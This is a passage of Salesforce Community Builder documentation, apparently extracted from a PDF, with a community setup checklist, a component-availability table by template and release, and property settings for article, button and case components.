Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Before you begin:

Gather your branding assets:

- ☐ High-resolution image of your company logo
- ☐ Color scheme (or an image to upload to automatically generate one)

- [ ] Image to use as a header
- [ ] Thumbnail images (385x385 pixels), if you're using Featured Topics

In your internal Salesforce org:

- [ ] Enable Salesforce Communities. Choose a unique URL that works for your business, because you can't change it after it's been set.
- [ ] Set up email templates for any communication between the community and its members (welcome email, resetting password email, and so on).
- [ ] Enable the Global Header for Communities for the system administrator profile and any other profiles that can access your community from the internal org.
- [ ] Enable any Service Cloud features you plan to use in the community, such as Salesforce Knowledge.
- [ ] Review profiles and add permission sets as needed.
- [ ] Set up Web-to-Case.

If you're using Salesforce Knowledge:

- [ ] Review your data categories.
- [ ] Enable feed tracking for your Knowledge article types.

As You're Making Your Community:

In your internal Salesforce org:

- [ ] Add members to your community.

Configure the Guest User Profile (access using Community Management or the Community Builder):

- [ ] Give read and create permissions for the case object.
- [ ] If using Salesforce Knowledge, give guests access to your data categories.

In Community Management or Community Workspaces:

- [ ] Set up navigational topics and subtopics, and associate articles to each topic.
- [ ] Set up featured topics and associated images
- [ ] Download the latest Salesforce Communities Management from the AppExchange.
- [ ] Set up moderation criteria and rules.
- [ ] Enable and set up reputation.

In Community Builder:

- [ ] Customize your community to match your company's branding.
- [ ] Add standard and custom Lightning components to customize their design and content.

After Making Your Community

- [ ] Set up an internal Chatter group for feedback, and invite people to take a test drive while the community is still in preview mode.
- [ ] Incorporate their feedback, and then publish your community.
- [ ] Seed the community with some initial content: welcome posts, groups, and relevant or fun articles.

Which Components Can I Use with Each Template?

The Customer Service (Napili), Koa, Kokua, and Aloha templates are each composed of pages, which in turn are made up of customizable components. Consult this table to find out which templates each component can be used in, and when it became available.

Tip: The Components panel in Community Builder lists all components that you can add to the page you're editing.

Communities that are based on Salesforce Tabs + Visualforce don't use Lightning components.

Component	Customer Service (Napili) and Lightning Bolt Solutions	Koa	Kokua	Available in Versions
Article Content	✓			All versions
Article List		✓	✓	All versions
Article Type Filter		✓	✓	All versions
Article View		✓	✓	All versions
Ask Button	✓			All versions
Back Button		✓	✓	All versions
Breadcrumb	✓			All versions
Case Attachments	✓	✓	✓	All versions
Case Banner	✓	✓	✓	All versions
Case Comments	✓	✓	✓	All versions
Case Comments Publisher	✓	✓	✓	All versions
Case Detail	✓	✓	✓	All versions
Case Feed	✓	✓	✓	Summer '15 and later
Case Feed Publisher	✓	✓	✓	Summer '15 and later
Case List	✓	✓	✓	All versions
Category Filter		✓	✓	All versions
Category Navigation		✓	✓	All versions
Contact Support & Ask Buttons	✓ [1]	✓	✓	All versions
Contact Support & Ask Buttons	✓			Winter '16 and later
Create Case Form	✓	✓	✓	All versions

Component	Customer Service (Napili) and Lightning Bolt Solutions	Koa	Kokua	Available in Versions
Create Record Button	✓			Winter '16 and later
Create Record Form	✓			Winter '16 and later
Dashboard	✓			Winter '16 and later
Dashboard List	✓			Winter '16 and later
Expanded Category Navigation		✓	✓	All versions
Featured Data Categories		✓	✓	All versions
Featured Search		✓	✓	All versions
Featured Topics	✓			Winter '16 and later
Featured Topics & Feeds	✓			All versions
Feed	✓			Winter '16 and later
Feed Compact	✓			Winter '16 and later
Feed Post & Comments	✓	✓	✓	Summer '15 and later
Feed Publisher	✓			Winter '16 and later
Files List	✓			Winter '16 and later
Follow Button	✓			Summer '15 and later
Global Search Results	✓			All Versions
Group	✓			Winter '16 and later
Group Banner	✓			Winter '16 and later
Group Detail	✓			Winter '16 and later
Group Related List	✓			Winter '16 and later
Headline	✓			All versions
Knowledgeable People	✓			Summer '15 and later
Language Picker	✓			Winter '16 and later
Message Notification	✓			Spring '17 and later
Navigation Bar	✓			Before Winter '16

Component	Customer Service (Napili) and Lightning Bolt Solutions	Koa	Kokua	Available in Versions
Navigation Menu	✓			Winter '16 and later
New Message Button	✓			Spring '17 and later
Profile Header	✓	✓	✓	All versions
Recommendations	✓			Summer '15 and later
Record Banner	✓			Winter '16 and later
Record Information Tabs	✓			Winter '16 and later
Record List	✓			Winter '16 and later
Record Related List	✓			Winter '16 and later
Related Articles List	✓			Summer '16 and later
Related Questions List	✓			Summer '16 and later
Related Topics List	✓			Spring '15 and later
Report Chart	✓			Winter '16 and later
Report List	✓			Winter '16 and later
Report Summary	✓			Winter '16 and later
Reputation Leaderboard	✓			Spring '15 and later
Rich Content Editor	✓	✓	✓	Winter '16 and later
Sales Path	✓			Winter '16 and later
Scroll To	✓			All versions
Search		✓	✓	All versions
Search & Post Publisher	✓			All versions
Search Results	✓			All versions
Set Case Status Button	✓	✓	✓	All versions
Tabs	✓			Winter '16 and later
Toggle Button		✓	✓	All versions
Topic Catalog	✓			Spring '16 and later

Component	Customer Service (Napili) and Lightning Bolt Solutions	Koa	Kokua	Available in Versions
Topic Description	✓			Spring '16 and later
Topic Metrics	✓			Winter '16 and later
Trending Articles		✓	✓	All versions
Trending Articles by Topic	✓			All versions
Trending Topics	✓			Spring '15 and later
Unanswered Questions	✓			Winter '16 and later
User Profile	✓			Spring '16 and later
User Profile Detail	✓			Winter '16 only
User Profile Image	✓	✓	✓	All versions
User Profile Knowledgeable About	✓			Winter '16 and later
User Profile Related List	✓			Spring '16 and later
User Profile Stats	✓			Spring '15 and Summer '15
User Profile Summary	✓	✓	✓	All versions
User Profile Summary & Image		✓	✓	Winter '16 and later
User Profile Tabs	✓			Spring '15 and later
User Settings	✓			Spring '15 and later
Visualforce Page Component	✓			Spring '17 and later
CUSTOM COMPONENTS				
Custom Lightning Components	✓	✓	✓	Winter '16 and later

Note:

- [1] Contact Support is included as part of the Contact Support & Ask Buttons component.

Login Template Components

Component	Available in Versions
Background	All versions
Set Up the Content Block	Before Winter '16
Custom Code	Before Winter '16
Employee Login Link	All versions
Forgot Password	All versions
Login Form	All versions
Self-Registration	All versions
Social Login	All versions

Article Content

The Article Content component lets users view and vote on an individual article after they've selected it from search results or browsing topics.

Note: Before Spring '16, this component was named Single Article View.

The article's title, latest revision date, and article type appear with the body of the article. Users can follow navigation links to browse other topics.

Note: When a user views an article that's been returned from a Web search, the navigation breadcrumbs show the path to the first topic associated with the article.

If you enable article voting for this component, authenticated users see a prompt to vote below each article. Users can give articles a thumbs up or thumbs down vote. If your organization uses star rating on articles, thumbs up votes are recorded as five stars and thumbs down votes are recorded as one star. Article voting is available in the Winter '16 version of community templates.


When a user votes on an article, a confirmation message appears next to their vote. The user can return to the article later to view their vote, but can't change it or see voting data from other community members. You can view an article's voting data at the top of the article in your organization.

1. Select the **Article Content** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`URL Name`	This value is retrieved when the individual article is selected.
`Enable Article Voting`	Select this option, which by default is not selected, to let users vote on articles. This functionality is available only in the Winter '16 and later versions of community templates.
`Voting Prompt Text`	Enter the text that appears above the voting buttons. The default text is `Was this article helpful?` This functionality is available only in the Winter '16 and later versions of community templates.

Property	Details
`Voting Confirmation Text`	Enter the text that appears when a user votes on an article. The default text is `Thanks for voting.` This functionality is available only in the Winter '16 and later versions of community templates.

Example: Sample Article Content component:



SEE ALSO:

Which Components Can I Use with Each Template?

Article List


The Article List component lets users view articles that result from a search or from filtering without needing to leave the page.

The list includes the name and the type of article, its most current revision date, as well as how many views it's received. The list of articles can be filtered using the Article Type Filter component. The component also includes a breadcrumb component with navigation links, and a button that controls the appearance of the right menu for tablets and mobile display.

1. Select the **Article List** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Category Name`	The top-level category that contains the subcategories for articles is automatically set using an expression that uses the top-level category you specified in the template's Custom Properties.
`Page Size`	Enter the number of articles per page of the list. The default is 25.
`Article Type`	Specify the type of article to appear in the list.
`Search Term`	Leave this field blank. It's the field in which users type their search queries.

Example: Sample Article List component:



SEE ALSO:

Which Components Can I Use with Each Template?


Article Type Filter

The Article Type Filter component lets users filter the article list based on the selected article type after they've viewed search results.

An article's type determines the type of content it contains, its appearance, and which users can access it.

1. Select the **Article Type Filter** component in the page you're configuring.
   There are no properties to set for this component.

Example: Sample Article Type Filter:



SEE ALSO:

Which Components Can I Use with Each Template?

Article View

The Article View component lets users view and vote on an individual article after they've selected it from search results.

The article's title, latest revision date, and article type appear with the body of the article. Users can click `Back` to return to the article list or follow navigation links to browse the parent categories.

Note: When a user views an article that's been returned from a Web search, the navigation breadcrumbs show the path to the first category associated with the article.

If you enable article voting for this component, authenticated users see a prompt to vote below each article. Users can give articles a thumbs up or thumbs down vote. If your organization uses star rating on articles, thumbs up votes are recorded as five stars and thumbs down votes are recorded as one star. Article voting is available in the Winter '16 version of community templates.


When a user votes on an article, a confirmation message appears next to their vote. The user can return to the article later to view their vote, but can't change it or see voting data from other community members. You can view an article's voting data at the top of the article in your organization.

1. Select the **Article View** component in the page you're configuring.

2. In the property editor, configure properties for the component:

Property	Details
`URL Name`	This value is retrieved when the individual article is selected.
`Enable Article Voting`	Select this option to let users vote on articles. This option is not selected by default. This functionality is available only in the Winter '16 and later versions of community templates.
`Voting Prompt Text`	Enter the text that appears above the voting buttons. The default text is `Was this article helpful?` This functionality is available only in the Winter '16 and later versions of community templates.
`Voting Confirmation Text`	Enter the text that appears when a user votes on an article. The default text is `Thanks for voting.` This functionality is available only in the Winter '16 and later versions of community templates.

Example: Sample Article View component:



SEE ALSO:

Which Components Can I Use with Each Template?

Articles with This Topic


The Articles With This Topic component is used on the Topic Detail page in communities built using the Customer Service (Napili) template. It shows articles that have been tagged with the topic in question.

1. Select the **Articles With This Topic** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Topic ID`	The system supplies this value, and populates the component with articles specific to the topic shown on the topic detail page.
`Title`	Enter text for the title. The default text is `Articles With This Topic`.
`Show Title`	Show the title by checking this box.

Property	Details
`Number of Articles`	Select the number of articles you'd like to show at a time. The default number is 10.

Example: Sample Articles With This Topic component:



SEE ALSO:

Which Components Can I Use with Each Template?

Ask Button

The Ask Button component lets users click a button and ask a question that is published to the community. Guest users must log in to ask questions and participate in discussions.


Note: Before Spring '16, this component was named Ask the Community.

The Customer Service (Napili) template pages come with two Ask Button components: one at the top of the page, and one at the bottom. The two aren't linked, so you can also remove one button or use different text for each button.

1. Select the **Ask Button** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Button Label`	Enter the text you'd like to display on the button that users can click to ask a question. The default text is `Ask a Question`.

Example: Sample Ask Button component:



SEE ALSO:

Which Components Can I Use with Each Template?


Back Button

The Back Button component displays a button that lets users navigate to the previous context.

1. Select the **Back Button** component in the page you're configuring.

   There are no properties to set for this component.

Example: Sample Back Button component:



SEE ALSO:

Which Components Can I Use with Each Template?

Breadcrumb

Use the Breadcrumb component in the Customer Service (Napili) template on topic, article, or feed detail pages to let your customers easily navigate back to parent or grandparent topics.

1. Select the **Breadcrumb** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Unique Name or ID`	Use `{!topicID}` on topic pages, `{!feedItemID}` on question or feed item pages, and `{!urlName}` on article pages.

SEE ALSO:

Which Components Can I Use with Each Template?

Case Attachments

The Case Attachments component lets users view a list of all attachments associated with a case.

Mobile device users can expand and collapse the list of attachments when they are looking at the details of their case.


Note:

- You can't attach a file to a case while in Preview mode in Community Builder. When the community is published, you can attach files to cases.
- For users to see case attachments, the Case page layout and case record types for their profile must include the Attachments related list.

1. Select the **Case Attachments** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Case ID`	Leave the default query string for the unless you plan to customize the component and add your own query string. The system uses the query string in this field to return the Case ID.

Example: Sample Case Attachments component:



SEE ALSO:

Which Components Can I Use with Each Template?

Case Banner


The Case Banner component lets users see a case's status, case ID, and other summary information.

Note: Before Spring '16, this component was named Case Highlights.

1. Select the **Case Banner** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Case ID`	Leave the default query string for the unless you plan to customize the component and add your own query string. The system uses the query string in this field to return the Case ID.

Example: Sample Case Banner component:



SEE ALSO:

Which Components Can I Use with Each Template?

Case Comments

The Case Comments component shows a list of all the comments that a customer and an agent have added to the case.


If an attachment has been uploaded with a comment it is shown separately in the Attachments component.

Note: For users to see case comments, the Case page layout and case record types for their profile must include the Case Comments related list.

1. Select the **Case Comments** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Case ID`	Leave the default query string for the unless you plan to customize the component and add your own query string. The system uses the query string in this field to return the Case ID.

Example: Sample Case Comments component:



SEE ALSO:

Which Components Can I Use with Each Template?

Case Comments Publisher

Use the Case Comments Publisher component to let customers and agents collaborate using comments on cases. Your customers can open cases, post comments, upload attachments, and check the status of their cases from any of their devices.

Note: Before Spring '16, this component was named Case Publisher.

